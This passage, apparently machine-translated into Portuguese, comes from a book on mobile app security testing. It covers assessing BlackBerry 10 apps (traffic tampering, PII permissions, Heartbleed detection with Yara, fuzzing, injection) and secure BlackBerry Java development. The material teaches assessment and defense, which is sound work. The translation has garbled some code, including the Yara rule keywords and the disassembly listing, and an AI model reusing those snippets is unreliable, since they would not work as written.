- Se a validação do caminho da autoridade de certificação é realizada para verificar se ela está encadeada a uma CA esperada■ Se a fixação do certificado é realizada para fixar um certificado específico

Essa lista vai desde as defesas de nível mais alto e, sem dúvida, o que é considerado obrigatório (as três primeiras) até as de nível mais baixo e de implementação menos sofisticada tecnicamente (as duas últimas).

Para validar essas atenuações, você pode usar ferramentas como mitmproxy (<http://mitmproxy.org/>) combinadas com ferramentas como Burp Proxy, Mallory ou Canape.

Em situações em que são usados protocolos proprietários, normalmente é preciso雇用ar uma combinação de análise de tráfego e engenharia reversa para entender as seguintes construções:

- Geração e armazenamento de chaves■ Troca/acordo de chaves
- Cifragem e modo de operação
- Integridade dos dados e modo de operação, se necessário

Uma consideração importante é que, embora os dados sejam criptografados, eles podem não receber proteção de integridade. Embora o SSL e o TLS ofereçam esse recurso por meio do uso de códigos de autenticação de mensagens baseados em hash (HMACs), outros protocolos podem não oferecer esse recurso. Isso pode ser importante, por exemplo, em um aplicativo de pagamentos móveis, em que um invasor pode conseguir alterar o valor transferido, mesmo que ele não consiga identificar de forma confiável o valor transferido.

controlar a quantidade.

Uma maneira de validar a suscetibilidade de um aplicativo à modificação do tráfego criptografado é determinar primeiro se os dados que o aplicativo está enviando são criptografados, armazenados e refletidos de volta para o aplicativo. Em seguida, você pode inverter o conteúdo criptografado para ver se o conteúdo é aceito pelo servidor e se o conteúdo refletido de volta para o aplicativo é alterado. Se os dados forem obviamente BASE64 ou codificados de forma semelhante, decodifique-os antes de fazer o bit-flipping. Em seguida, recodifique-os antes de transmiti-los ao servidor. Você pode fazer essas modificações de forma programática no tráfego enviado entre o aplicativo e o servidor usando ferramentas como Mallory ou Canape.

## Integridade

Conforme mencionado na seção anterior, a integridade é importante, e protocolos como o TLS fornecem automaticamente mecanismos para fornecer integridade. Em algumas situações, um protocolo não precisa ser criptografado, mas precisa de validação de integridade. Por exemplo, os desenvolvedores que não querem pagar pelo TLS ou fornecer um certificado para seu domínio podem empregar verificações de integridade para permitir o uso de uma CDN (Rede de Distribuição de Conteúdo).

Quando estiver usando protocolos de texto claro, é importante analisá-los para identificar se os dados que estão sendo modificados em trânsito têm um impacto negativo na segurança do dispositivo. Você também deve verificar se, quando a integridade é fornecida, ela tem um HMAC. Outros mecanismos de integridade, como CRC32, MD5, SHA1 ou SHA2, embora úteis para validar a corrupção, não fornecem uma maneira de validar a integridade de forma confiável.

## Manuseio de informações de identificação pessoal e privacidade

Ao avaliar um aplicativo quanto ao manuseio de PII, é uma boa ideia consultar as diretrizes sobre esse tópico produzidas pela GSMA Association em sua publicação de 2012 intitulada "Privacy Design Guidelines for Mobile Application Development" (<http://www.gsma.com/publicpolicy/privacy-design-guidelines-for-mobile-application-development>). A Vodafone também fornece diretrizes de privacidade ([http://developer.vodafone.com/develop\\_apps/privacy/privacy-guidelines/](http://developer.vodafone.com/develop_apps/privacy/privacy-guidelines/)). Se estiver analisando aplicativos para determinados mercados, podem existir diretrizes locais ou regionais, como as diretrizes "Privacy On the Go" do escritório do Procurador Geral da Califórnia ([http://oag.ca.gov/sites/all/files/agweb/pdfs/privacy/privacy\\_on\\_the\\_go.pdf](http://oag.ca.gov/sites/all/files/agweb/pdfs/privacy/privacy_on_the_go.pdf)).

A validação de como as PII são tratadas envolve a análise de três aspectos distintos do

- Dados transmitidos do aplicativo para os servidores
- Dados armazenados pelo aplicativo no diretório de arquivos compartilhados
- Dados expostos a outros aplicativos por meio de mecanismos de IPC (Inter Process Communication) que não sejam arquivos compartilhados, como PPS (Persistent Publish/Subscribe)

É importante entender a quais PII o aplicativo tem acesso. Normalmente, você deduz essas informações analisando os recursos e as permissões que o aplicativo tem. As permissões a seguir são relacionadas a PII ou privacidade:

- `read_geolocation` - **Lê** a localização GPS atual do dispositivo (obsoleto).
- `_sys_access_pim_unified` \*-Integração com o BlackBerry Hub. Com essa permissão, seu aplicativo pode criar e gerenciar dados no BlackBerry Hub. Esse recurso requer permissões especiais da BlackBerry.
- `access_location_services` - **Acesse** o local atual do dispositivo, bem como os locais que o usuário salvou.
- `record_audio` - **Acesse** o fluxo de áudio do microfone no dispositivo.
- `readPersonallyIdentifiableInformation` - **Acessar** informações do usuário no dispositivo, como o nome, o sobrenome e o nome de usuário do BlackBerry ID do usuário atualmente associado a esse dispositivo.
- `access_pimdomain_notebooks` - **Acesse** o conteúdo armazenado em notebooks no dispositivo. Esse acesso inclui a adição de entradas e a exclusão de entradas dos notebooks.
- `access_phone` - **Determina** quando um usuário está em uma chamada telefônica. Esse acesso também permite que um aplicativo acesse o número de telefone atribuído ao dispositivo e envie tons DTMF (Dual Tone Multi-Frequency).
- `readPhonecallDetails` - **Visualize** o status das chamadas telefônicas que estão em andamento e o número de telefone da chamada.

parte remota.

- `access_pimdomain_callogs` - **visualize** os registros de chamadas telefônicas anteriores recebidas ou efetuadas.
- `access_shared` - **Lê** e grava arquivos que são compartilhados entre todos os aplicativos no dispositivo. Com essa permissão, seu aplicativo pode acessar fotos, músicas, documentos e outros arquivos armazenados no dispositivo do usuário, em um provedor de armazenamento remoto ou em um cartão de mídia.
- `_sys_access_smartcard_api*` - **Criptografa**, descriptografa, assina e verifica dados usando um cartão inteligente. Esse recurso requer permissões especiais da BlackBerry.
- `access_sms_mms` - **Acesse** as mensagens de texto armazenadas no dispositivo. Esse acesso inclui a visualização, a criação, o envio e a exclusão de mensagens de texto.
- `access_wifi_public` - **Recebe** notificações de eventos de Wi-Fi, como resultados de varredura de Wi-Fi ou alterações no estado da conexão Wi-Fi.

Como identificar problemas com relação aos dois primeiros já foi abordado anteriormente neste capítulo. Para o último (que expõe dados de PII ou dados que afetam a privacidade a outros aplicativos), é importante compreender os mecanismos de IPC disponíveis para os aplicativos BlackBerry (consulte o Capítulo 15). Você deve analisar cada mecanismo para entender se ele expõe dados de PII ou de privacidade. Os exemplos incluem:

- **Objetos PPS - Revise** os novos objetos PPS criados pelo aplicativo no namespace `/pps` para identificar aqueles que expõem dados confidenciais.
- **Servidores de rede - Revise** todos os novos meias de rede de escuta para identificar qual um que exponha dados confidenciais e não imponha alguma forma de autenticação. Isso envolve a revisão da saída do `netstat` antes e depois da instalação do aplicativo e, em seguida, a análise da interface.
- **Memória compartilhada - Revise** todas as novas instâncias de memória compartilhada que exponham informações confidenciais. Para revisá-las, é necessário escrever um código para interagir com as seções de memória compartilhada.

Embora a exposição local a outros aplicativos de informações confidenciais possa ser menos grave devido à necessidade de ter um aplicativo mal-intencionado no dispositivo, ela ainda deve ser considerada um risco. Esse risco decorre do fato de que um aplicativo mal-intencionado instalado pode ser capaz de acessar essas informações confidenciais por meio do aplicativo de destino, mesmo que ele próprio não tenha os recursos e as permissões apropriados. Historicamente, temos visto vários exemplos disso em plataformas como o Android.

## Garantia de desenvolvimento seguro

Além dos tópicos específicos já discutidos neste capítulo, há também classes mais genéricas de problemas que são importantes para identificar e articular com os desenvolvedores. Essas classes de problemas têm a capacidade de introduzir vulnerabilidades ou de facilitar significativamente a exploração de outros problemas presentes no aplicativo.

### Defesas do compilador e do vinculador ausentes

Para aplicativos nativos do Cascade e do WebWork que usam plug-ins do Cordova, você deve avaliar se as defesas necessárias do compilador/linker estão em vigor. (Consulte o Capítulo 17.) Para fazer isso, use o `objdump` do compilador cruzado que vem com o IDE e o `checksec.sh` do Trapkit (<http://www.trapkit.de/tools/checksec.html>).

Primeiro, você deve obter e extrair os arquivos BAR e, em seguida, executar o `checksec.sh` nos binários nativos (incluindo as bibliotecas), procurando por omissões. Além de verificar esses importantes recursos detalhados, esse script bash verifica o `RPATH` e o `RUNPATH`. Fiz essa adição quando estava na BlackBerry. O `RPATH` e o `RUNPATH` são usados pelo carregador:

---

... Todos os argumentos `-rpath` são concatenados e passados para o vinculador em tempo de execução, que os utiliza para localizar objetos compartilhados em tempo de execução. A opção `-rpath` também é usada ao localizar objetos compartilhados que são necessários para objetos compartilhados explicitamente incluídos no link; consulte a descrição da opção `-rpath-link`. Se a opção `-rpath` não for usada ao vincular um executável ELF, o conteúdo dos seguintes diretórios será pesquisado em ordem:

---

<http://www.gnx.org.uk/developers/docs/6.4.0/neutrino/utilities/l/ld.html>

Essa funcionalidade é equivalente à ordem de pesquisa de DLL no Microsoft Windows ([http://msdn.microsoft.com/en-gb/library/windows/desktop/ms682586\(v=vs.85\).aspx](http://msdn.microsoft.com/en-gb/library/windows/desktop/ms682586(v=vs.85).aspx)), mas fornece um mecanismo para que os desenvolvedores a substituam e, francamente, façam alguma loucura. Devido à sua capacidade de fornecer (em teoria) um RPATH / RUNPATH de um local não confiável e, portanto, minar o modelo de segurança, é importante auditá-lo se estiver presente.

## Bibliotecas de terceiros vulneráveis

Outra consideração importante para aplicativos nativos, Cascade e WebWork que usam plug-ins do Cordova é a versão de quaisquer bibliotecas nativas de terceiros que são fornecidas com a BAR ou, na pior das hipóteses, são vinculadas estaticamente ao arquivo ELF principal.

A identificação dessas bibliotecas vulneráveis de terceiros, externas ou vinculadas estaticamente, envolve duas abordagens. A primeira é o uso de um utilitário como o `strings` para extrair quaisquer strings de versão ASCII ou UNICODE que possam estar incluídas e, em seguida, cruzar as referências dessas strings extraídas com os sites do autor e os bancos de dados de vulnerabilidade para determinar se essas strings são vulneráveis.

Se a abordagem anterior não resultar em nada, pois as cadeias de versões são omitidas ou são inconclusivas, a segunda abordagem é recorrer à engenharia reversa, pelo menos inicialmente, para comparar ou desenvolver assinaturas binárias no Yara (<https://yara.readthedocs.org/>) que representem a função vulnerável e a não vulnerável.

Discuto como escrever regras Yara robustas para detectar o OpenSSL vulnerável ao Heartbleed vinculado estaticamente na postagem do blog "Writing robust Yara detection rules for Heartbleed" (<https://www.nccgroup.com/en/blog/2014/06/writing-robust-yara-detection-rules-for-heartbleed/>). O conceito básico por trás da abordagem é compilar uma versão não vulnerável e desmontá-la, conforme mostrado na [Figura 16.1](#).

```
text:00000ED9          ; CODE XREF: _dtls1_process_heartbeat+1E7J
.text:00000ED9 8B 46 58
.text:00000EDC 8B 88 18 01 00 00
.text:00000EE2 83 E9 13
.text:00000EE5 73 06
.text:00000EE7 5F
.text:00000EE8 33 C0
.text:00000EEA 41
.text:00000EEB 59
.text:00000EEC C3
.text:00000EED
.text:00000EED
.text:00000EED
.text:00000EED 0F B6 57 02
.text:00000EFD 0F B6 87
.text:00000EFA 53
.text:00000EFC 0F B6 5F 01
.text:00000EFD C1 E3 00
.text:00000EFC 0B D0
.text:00000EFE 8D 53 13
.text:00000F01 3B D1
.text:00000F03 0F 87 DC 00 00 00

loc_E09:           ; CODE XREF: _dtls1_process_heartbeat+1E7J
    mov    eax, [esi+58h]
    mov    ecx, [eax+110h]
    cmp    ecx, 13h
    jnb    short loc_EED ; end of if (1 + 2 + payload + 16 > s->s3->rrec.length)
    pop    edi
    xor    eax, eax
    pop    esi
    pop    ecx
    reta   ; return 0

loc_EED:           ; CODE XREF: _dtls1_process_heartbeat+457J
    movzx edx, byte ptr [edi-2]
    movzx eax, byte ptr [edi]
    push   ebx
    movzx ebx, byte ptr [edi+1]
    shl    ebx, 8
    or     ebx, edx
    lea    edx, [ebx+13h] ; 1 + 2 + payload + 16
    cmp    edx, ecx
    ja    loc_FE5 ; if (1 + 2 + payload + 16 > s->s3->rrec.length)
    ja    loc_FE5 ; jumps to a return 0
```

[Figura 16.1](#) Desmontagem da função vulnerável no IDA Pro

Você extrai o byte que não faz referência a coisas que podem mudar, como registros e endereços. Esses são destacados na [Figura 16.1](#).

Em seguida, você replica o processo usado para a versão vulnerável da função e obtém uma string de assinatura como esta:

```
Ru`le HeartBleedARM
{
    cordas:
        $opensslminiARM = {04 ?? ?? ?? E9 1C 4F EA 18 22 C3 1C
07 46 80 F8 02 \
80 02 20 7A 70 42 46 38 70 18 46 ?? F7}
        condição:
        $opensslminiARM
}
```

Com o tempo, seu conjunto de assinaturas aumentará, permitindo que você examine rapidamente os aplicativos em busca de vulnerabilidades de forma dinâmica e

bibliotecas de terceiros vinculadas estaticamente.

## Classes de vulnerabilidade de código nativo

O tópico de descoberta de classes de vulnerabilidades de código nativo preencheria um livro. Quando nos referimos às classes de vulnerabilidades de código nativo, estamos nos referindo principalmente à corrupção de memória, como buffer overflows, underflows, double frees, formatação de strings, use-after-frees e itens semelhantes.

O principal método para descobri-los é o fuzzing. *Fuzzing* é a nomenclatura usada para a geração e a execução de casos de teste automatizados e negativos, bem como para o agrupamento ou a triagem automatizados, sobre os quais foram escritos livros inteiros. O que você faz fuzzing e como depende da finalidade do aplicativo. Por exemplo, para um aplicativo de análise de imagens, seu alvo seriam os formatos de imagem compatíveis. Provavelmente, você faria o fuzz por meio do Invocation Framework ou escrevendo um conjunto de testes personalizado em torno da biblioteca de processamento de imagens do aplicativo.

Se quisesse usar a Estrutura de invocação (consulte o Capítulo 15 na seção "Estrutura de invocação"), primeiro inspecionaria o manifesto do aplicativo e procuraria alvos de invocação, a ação `bb.action.OPEN` e, em seguida (se suportada), extensões de imagem comuns ou tipos MIME. Se eles estiverem presentes, você poderá usar o Invocation Framework para fornecer seus casos de teste gerados para o aplicativo. A BlackBerry fornece um aplicativo cliente de invocação de amostra que mostra como usar a estrutura para economizar tempo de desenvolvimento (<https://github.com/blackberry/Cascades-Samples/tree/master/Invokeclient>).

Quando não há um alvo de invocação para a funcionalidade que você deseja, o próximo caminho a ser explorado é escrever seu próprio chicote de instrumentação (ou seja, um pacote binário capaz de carregar a biblioteca, fornecer dados e monitorar falhas etc.) em torno das bibliotecas de destino, se elas forem externas ao aplicativo. Se a biblioteca for de código aberto (você pode fazer a revisão do código), basta obter os cabeçalhos. Se a biblioteca for proprietária, você deverá reverter a engenharia reversa para criar seus próprios cabeçalhos para poder usar a biblioteca.

Depois que você tiver a capacidade de invocar a funcionalidade que deseja fazer o fuzz, basta executar o harness no simulador (que permite graus mais altos de desempenho/paralelismo) ou no dispositivo real. Os arquivos principais de qualquer problema aparecem em `logs/*.core`.

Quando você avalia os problemas de código nativo, obviamente há aplicativos nativos e em cascata; no entanto, igualmente importantes são os aplicativos WebWorks, que usam plug-ins Cordova. Conforme discutido no Capítulo 14, esses plug-ins são códigos nativos com uma ponte JavaScript para uma função nativa que pode ser chamada a partir do aplicativo. O caminho do ataque será

Depende do aplicativo, mas pode incluir ativos baixados por conexões HTTP ou uma vulnerabilidade de injeção que permite injetar JavaScript. Você está procurando obter execução arbitrária de código.

## Classes de vulnerabilidade de injeção

Os aplicativos que são potencialmente suscetíveis a vulnerabilidades de injeção serão principalmente baseados em Cascade e WebWorks. Em ambos os casos, você precisa identificar uma fonte de contaminação que o coloque em posição de influenciar os mecanismos de script.

Ao considerar as vulnerabilidades de injeção, procure a injeção tradicional de JavaScript, a injeção baseada em DOM e a injeção de HTML ou de marcação.

Novamente, há livros inteiros escritos sobre esse assunto, mas uma maneira comum e bastante eficaz de identificar esses problemas é percorrer o aplicativo identificando cadeias de caracteres que parecem se originar de fontes externas na rede, de um arquivo local ou dos mecanismos de IPC. Em seguida, você tenta adulterar essas cadeias de caracteres na fonte ou por meio de interceptação e modificá-las com cargas úteis comuns para demonstrar a vulnerabilidade. Uma boa referência para essas cadeias de caracteres é a OWASP Filter Evasion Cheat Sheet ([https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)).

Nos aplicativos do Cascades, as coisas podem ficar bastante complexas porque você pode expor objetos C++ ao QML e vice-versa ([http://developer.blackberry.com/native/documentation/cascades/dev/integrating\\_cpp\\_qml/](http://developer.blackberry.com/native/documentation/cascades/dev/integrating_cpp_qml/)). Como resultado, é importante compreender essa funcionalidade que está disponível e ir além das classes padrão de cross-site-scripting. Conforme observado no documento de segurança do QML, é importante avaliar todas as instâncias do seguinte:

- Usos de importação para garantir que não importem QML ou JavaScript que possam ser interceptados ou contaminados por um invasor.

- Usos do `Loader` para garantir que não importem QML ou JavaScript que possam ser interceptados ou de outra forma contaminados por um invasor.
- Usos do `XMLHttpRequest` para garantir que não carreguem dados que um invasor possa controlar e depois executar.

Normalmente, você realiza avaliações nesses casos em nível de fonte, extraindo a BAR e inspecionando o código subjacente.

## Problemas de lógica

A última classe primária de vulnerabilidade a ser considerada são os problemas lógicos. Essas vulnerabilidades são altamente dependentes da funcionalidade do aplicativo. Essa classe de problema inclui tudo, desde o estranho, o maravilhoso e o completamente maluco. Para descobrir esses problemas, você deve ter um bom entendimento de todas as facetas do aplicativo e de todos os tópicos documentados nos Capítulos 14, 15, 16 e 17.

Os problemas lógicos podem ser qualquer coisa, desde o suporte a valores negativos de pedidos, o que faz com que o aplicativo lhe dê dinheiro, até a falsificação da interface do usuário e tudo o mais. Como resultado, é imperativo entender a função do aplicativo, como o usuário irá interagir com ele, os limites de segurança provavelmente implícitos e como tudo isso pode ser mal utilizado.

## Resumo

Neste capítulo, você analisou os tipos comuns de vulnerabilidades às quais os aplicativos BlackBerry 10 podem ser suscetíveis e como identificar se um aplicativo é vulnerável. Tentamos fornecer orientações específicas para problemas comuns e, em alguns pontos, fornecemos orientações sobre os tipos de coisas a serem consideradas e como avaliá-las.

Esse tópico é quase ilimitado e, como tal, as possíveis vulnerabilidades dependerão muito do aplicativo que você está tentando hackear. É importante entender o aplicativo, sua função principal, a superfície de ataque, a linguagem de desenvolvimento e os serviços com os quais ele interage. Esse entendimento permite que você desenvolva modelos representativos de ameaças de ataque e, portanto, árvores de ataque precisas (diagramas conceituais que mostram como um ativo ou alvo pode ser atacado) para usar contra o aplicativo.

# CAPÍTULO 17

## Criação de aplicativos BlackBerry seguros

A sabedoria aceita, que se tornou famosa por iniciativas como o Ciclo de Vida de Desenvolvimento de Segurança da Microsoft (<https://www.microsoft.com/security/sdl/>), SafeCode (<http://www.safecode.org/>), BSIMM (<http://bsimm.com/>) e similares, é que, em relação à segurança de software, um grama de prevenção vale um quilo de cura (se você ainda trabalha com medidas imperiais). Em outras palavras, se a segurança for considerada no início do ciclo de vida do desenvolvimento, será possível reduzir significativamente a probabilidade de encontrar problemas no final do ciclo ou, na pior das hipóteses, após o lançamento. Embora essa abordagem deva começar nos estágios de requisitos e projeto, a consideração durante o desenvolvimento é igualmente importante e, portanto, este capítulo.

Neste capítulo, você verá como criar aplicativos BlackBerry seguros do ponto de vista do desenvolvimento. Para desenvolver aplicativos de forma segura, é importante compreender os recursos que podem ser implementados desde o início, para que você leve em conta as considerações correspondentes de segurança e seleção de API durante o desenvolvimento.

Este capítulo examina primeiro como proteger os aplicativos legados do BlackBerry OS antes de examinar os aplicativos nativos, em cascata, HTML e JavaScript do BlackBerry 10. Ele não aborda os aplicativos baseados no Adobe AIR do BlackBerry 10 porque o suporte a ele foi descontinuado na versão 10.3.1.

## Proteção de aplicativos Java legados do BlackBerry OS 7.x e anteriores

Como você escreve aplicativos legados (ou BlackBerry classic) do BlackBerry OS 7.x e anteriores em Java (esta seção não considera HTML5 e JavaScript empacotados), não é necessário considerar determinadas classes de vulnerabilidade, como corrupção de memória. Entretanto, você deve considerar uma série de problemas genéricos específicos do Java e do BlackBerry.

Este capítulo aborda todos os recursos de segurança comuns disponíveis para os desenvolvedores e fornece exemplos de como usá-los, bem como as advertências associadas.

### Princípios gerais de desenvolvimento seguro em Java

Antes de abordar as considerações sobre a API específica do BlackBerry OS 7.x, vale a pena ler os princípios gerais descritos no CERT Oracle Secure Coding Standard for Java

(<https://www.securecoding.cert.org/confluence/display/java/The+CERT+Oracle+Secure+Coding+Standard+for+Java>). Embora nem todos sejam relevantes, várias áreas genéricas se aplicam, a saber

- Subconjunto de Validação de Entrada e Sanitização de Dados (IDS)
- Subconjunto de Tipos e Operações Numéricos (NUM)
- Subconjunto de orientação a objetos (OBJ)
- Subconjunto de métodos (MET)
- Subconjunto de diversos (MSC)

Depois de revisar essas seções, você estará pronto para entender as práticas específicas do BlackBerry OS 7.x Java.

### Como fazer os aplicativos funcionarem com as políticas de controle de aplicativos

O BlackBerry tem uma estrutura de controle poderosa conhecida como Políticas de Controle de Aplicativos ([http://www.blackberry.com/newsletters/connection/it/i610/control\\_policies.shtml](http://www.blackberry.com/newsletters/connection/it/i610/control_policies.shtml)). Essas políticas permitem que um rico conjunto de controles seja colocado em torno dos aplicativos, seja a pedido do administrador do BES (BlackBerry Enterprise Server) ou do usuário. Essas áreas incluem determinados acessos à API, como:

- O que acontece quando você insere seu smartphone em um coldre?
- O acesso à API de filtros do navegador é permitido?
- O acesso à API de e-mail é permitido?
- O acesso à API de injeção de eventos é permitido?

- É permitido o acesso à API de arquivos? ■ O acesso à API de GPS é permitido?
- O acesso ao Armazenamento de chaves do computador de mão é permitido?
- É permitido o acesso à API de comunicação entre processos? ■ O acesso à API do telefone é permitido?
- O acesso à API de mídia é permitido?
- É permitido o acesso à API de gerenciamento de módulos? ■ O acesso à API do PIM é permitido?
- É permitido o acesso às APIs de captura de tela, microfone e vídeo? ■ É permitido o acesso ao perfil de porta serial para a API Bluetooth?
- É permitido o acesso à API do Autenticador de Usuário? ■ O acesso à API de Wi-Fi é permitido?

Como resultado, os desenvolvedores que desejam criar aplicativos robustos e preocupados com a segurança não devem presumir automaticamente que seu aplicativo terá acesso a todas as APIs necessárias. Em vez disso, a recomendação é usar extensivamente o tratamento de exceções `try/catch` em torno das APIs às quais o acesso pode ser controlado, especialmente se a funcionalidade do aplicativo se degradar graciosamente se o acesso não for concedido.

Ao adotar essa abordagem defensiva de controle de acesso ao desenvolvimento, você pode garantir que o seu aplicativo continuará a oferecer a experiência que os usuários esperam. Caso contrário, existe a possibilidade de que, quando usado em organizações mais conscientes dos riscos ou quando configurado por usuários mais avessos aos riscos, seu aplicativo simplesmente gere uma exceção não tratada e trave.

## Limpeza da memória

No BlackBerry OS, existe a possibilidade de limpar a memória (RAM) de informações confidenciais em determinadas situações de alta segurança, como durante certas operações ou após um período de tempo

[http://docs.blackberry.com/en/smartphone\\_users/deliverables/36022/About\\_memory\\_cleaning\\_61\\_1587246\\_1](http://docs.blackberry.com/en/smartphone_users/deliverables/36022/About_memory_cleaning_61_1587246_1)

Essa limpeza de memória pode ser extremamente útil se você quiser se proteger contra agentes de ameaças sofisticados e garantir que as informações confidenciais de texto claro do material da chave criptográfica não persistam quando o dispositivo não estiver em uso ativo.

Para saber como reagir a um evento de limpeza de memória em seu aplicativo, primeiro é preciso saber quando ele ocorre normalmente:

- Quando você insere o smartphone em um estojo
- Quando você não usa o smartphone por um período específico de tempo■
- Quando você sincroniza com o computador
- Quando você altera a hora ou o fuso horário do seu smartphone■
- Quando você bloqueia o smartphone

O recurso de limpeza de memória normalmente é configurado pela administração da organização por meio de uma política de gerenciamento do BES ou, alternativamente, pelo usuário

[http://docs.blackberry.com/en/smartphone\\_users/deliverables/36022/Turn\\_on\\_memory\\_cleaning\\_61\\_1720942\\_11.jsp](http://docs.blackberry.com/en/smartphone_users/deliverables/36022/Turn_on_memory_cleaning_61_1720942_11.jsp)

Também é importante lembrar que, por padrão, esses retornos de chamada de limpeza de memória não serão chamados se o sistema não estiver configurado. Se quiser garantir que a memória sensível seja limpa, você terá de implementar sua própria solução orientada por eventos ou por inatividade.

Se você quiser oferecer suporte à limpeza de memória em seu aplicativo usando o método de suporte do sistema operacional, precisará implementar um ouvinte usando (<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/memorycleaner/MemoryCleanerDaemon.html>):

Especificamente, você precisa implementar um ouvinte por meio de um dos seguintes métodos,

```
addListener(MemoryCleanerListener listener)
```

ou:

```
addListener(MemoryCleanerListener listener, boolean enable)
```

Ao chamar qualquer um desses métodos, você passa uma implementação da interface `MemoryCleanerListener` (<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/memorycleaner/MemoryCleanerListener.html>) para eles. Ao chamar esses métodos, você inicia o daemon de limpeza de memória, se ele ainda não tiver sido iniciado na invocação. Em seguida, na implementação da interface, sua responsabilidade é apagar com segurança todas as informações confidenciais. As melhores estratégias são

- Use zero informações confidenciais na variável ou no objeto real, tomando cuidado para não trabalhar com cópias.
- Use a classe `LowMemoryManager` e, especificamente, o método `markAsRecoverable` para priorizar a recuperação pela coleta de lixo da máquina virtual Java (<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/lowmemory/LowMemoryManager.html>).

Uma observação final com relação à limpeza de memória é que talvez você queira criar alguma forma de detecção de atividade mal-intencionada no aplicativo e, em seguida, invocar uma limpeza de memória programaticamente por meio dos ouvintes registrados anteriormente. Se esse for o caso, você poderá fazer isso invocando `net.rim.device.api.memorycleaner.MemoryCleanerDaemon.cleanAll()`, o que faz com que o processo seja iniciado.

## Controle de acesso a arquivos e criptografia

O armazenamento de arquivos do BlackBerry é dividido conceitualmente em dois armazenamentos

([http://docs.blackberry.com/en/developers/deliverables/17952/Storing\\_files\\_in\\_the\\_file\\_system\\_1219757](http://docs.blackberry.com/en/developers/deliverables/17952/Storing_files_in_the_file_system_1219757))

- Armazenamento interno do dispositivo, como os que residem em `file:///store/`
- Armazenamento em dispositivo externo, como os que residem em `file:///SDCard`

O controle de acesso a arquivos e a criptografia em um dispositivo BlackBerry podem ocorrer normalmente por meio de várias rotas possíveis:

- BES ou política configurada pelo usuário ([http://docs.blackberry.com/en/smartphone\\_users/deliverables/36023/Turn\\_on\\_encryption\\_61\\_1571288\\_1.jsp](http://docs.blackberry.com/en/smartphone_users/deliverables/36023/Turn_on_encryption_61_1571288_1.jsp)) é criptografado usando uma das três combinações: chave do dispositivo, senha do dispositivo ou chave do dispositivo e senha do dispositivo. Nessa configuração, você não precisa fazer nada e seu aplicativo se beneficiará automaticamente das configurações de segurança do dispositivo.
- Criptografado devido ao uso de acesso controlado. A BlackBerry faz uma ressalva com esse recurso, dizendo que a chave de criptografia será gravada na raiz do dispositivo de armazenamento no qual o arquivo criptografado está - ou seja, no armazenamento SD removível - e que isso não se aplica ao armazenamento interno (<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/io/ExtendedFileDialogConnection.html>).
- Criptografado devido ao uso de bloqueio direto de DRM, criptografando assim o dispositivo e bloqueando-o no dispositivo em questão.

A maioria dos desenvolvedores não desejará substituir as preferências do usuário em relação à criptografia de arquivos. No entanto, se você quiser implementar o acesso controlado, leve em consideração a ressalva observada na lista anterior com relação a onde a chave ainda existe no caso de agentes de ameaças capazes e o fato de que ela não se aplicará ao armazenamento interno. De longe, o método mais seguro é o uso de bloqueio direto de DRM; no entanto, considere cuidadosamente o impacto na experiência do usuário. Seus usuários não poderão mover arquivos entre dispositivos.

Os métodos a seguir permitem que os desenvolvedores tenham controle sobre os métodos de criptografia de arquivos:

- **Acesso controlado** - Obtido chamando o método `setControlledAccess` para definir a chave de assinatura de código como sua na interface `net.rim.device.api.io.ExtendedFileDialogConnection`.
- **Bloqueio direto de DRM** - Obtido chamando o método `enableDRMForwardLock()` no

A interface `net.rim.device.api.io.ExtendedFileConnection` converte o objeto `Connector` de `javax.microedition.io.Connector.open`  
<http://www.blackberry.com/developers/docs/7.0.0api/javax/microedition/io/Connector.html>).

Antes de implementar o controle de acesso e/ou a criptografia de arquivos, observe que pode haver um impacto no desempenho, embora mínimo em dispositivos modernos. Além disso, obviamente, com qualquer processamento extra além do sistema operacional básico e dependendo do uso, pode haver um impacto na duração da bateria. Como resultado, sugerimos que você meça o desempenho ao ativar o controle de acesso ou a criptografia para entender esses impactos.

## Criptografia de banco de dados SQLite

A BlackBerry tem suporte nativo em sua API Java desde a versão 5.x para bancos de dados SQLite. Esses bancos de dados podem ser criados na memória ou em um armazenamento persistente. O armazenamento persistente pode ser físico interno ao dispositivo ou um cartão SD removível. Para esses bancos de dados SQLite persistentes, várias opções de segurança possíveis podem ser especificadas por `DatabaseSecurityOptions`  
<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/database/DatabaseSecurityOptions.html>:

A lista a seguir abrange as opções de segurança do banco de dados do BlackBerry OS:

- Não criptografado e acessível a partir de qualquer aplicativo (inseguro).
- Criptografado e acessível a partir de qualquer aplicativo, mas somente neste dispositivo.
- Criptografado e acessível somente a partir de aplicativos assinados com a chave de assinatura de código que criou o banco de dados, mas somente nesse dispositivo (seguro).

As `DatabaseSecurityOptions` são passadas no momento da criação ou no momento da criptografia usando um dos métodos da classe `DatabaseFactory`

<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/database/DatabaseFactory.html>

```
create(String id, DatabaseSecurityOptions securityOptions)
create(String id, DatabaseSecurityOptions securityOptions,
DatabaseOptions
databaseOptions)
create(URI    fileURI,    DatabaseSecurityOptions    securityOptions)
create(URI    fileURI,    DatabaseSecurityOptions    securityOptions,
DatabaseOptions databaseOptions)
```

Você também pode criptografar e descriptografar bancos de dados existentes conforme a necessidade por meio das funções claramente nomeadas na classe `DatabaseFactory`.

Se você pretende acessar esses bancos de dados SQLite por USB enquanto o dispositivo estiver montado no modo de armazenamento em massa, por exemplo, por meio de um aplicativo complementar em um PC, talvez não seja possível utilizar a criptografia do banco de dados e, portanto, o controle de acesso

-Ou seja, a menos que você implemente seu próprio mecanismo de IPC entre o aplicativo baseado em dispositivo e o aplicativo de PC usando a API da porta USB (`net.rim.device.api.system.USBPort`).

## Controle de acesso e criptografia de armazenamento persistente

O armazenamento persistente em um BlackBerry é um mecanismo e formato de armazenamento interno usado para armazenar objetos Java que não podem ser acessados diretamente como arquivos tradicionais por nenhum meio. A BlackBerry o descreve da seguinte forma:

---

O armazenamento persistente fornece um meio para que os objetos persistam entre as reinicializações do dispositivo. Um objeto persistente consiste em um par chave-valor. Quando um objeto persistente é confirmado no armazenamento persistente, o valor desse objeto é armazenado na memória flash por meio de uma cópia profunda. O valor pode então ser recuperado em um momento posterior por meio da chave.

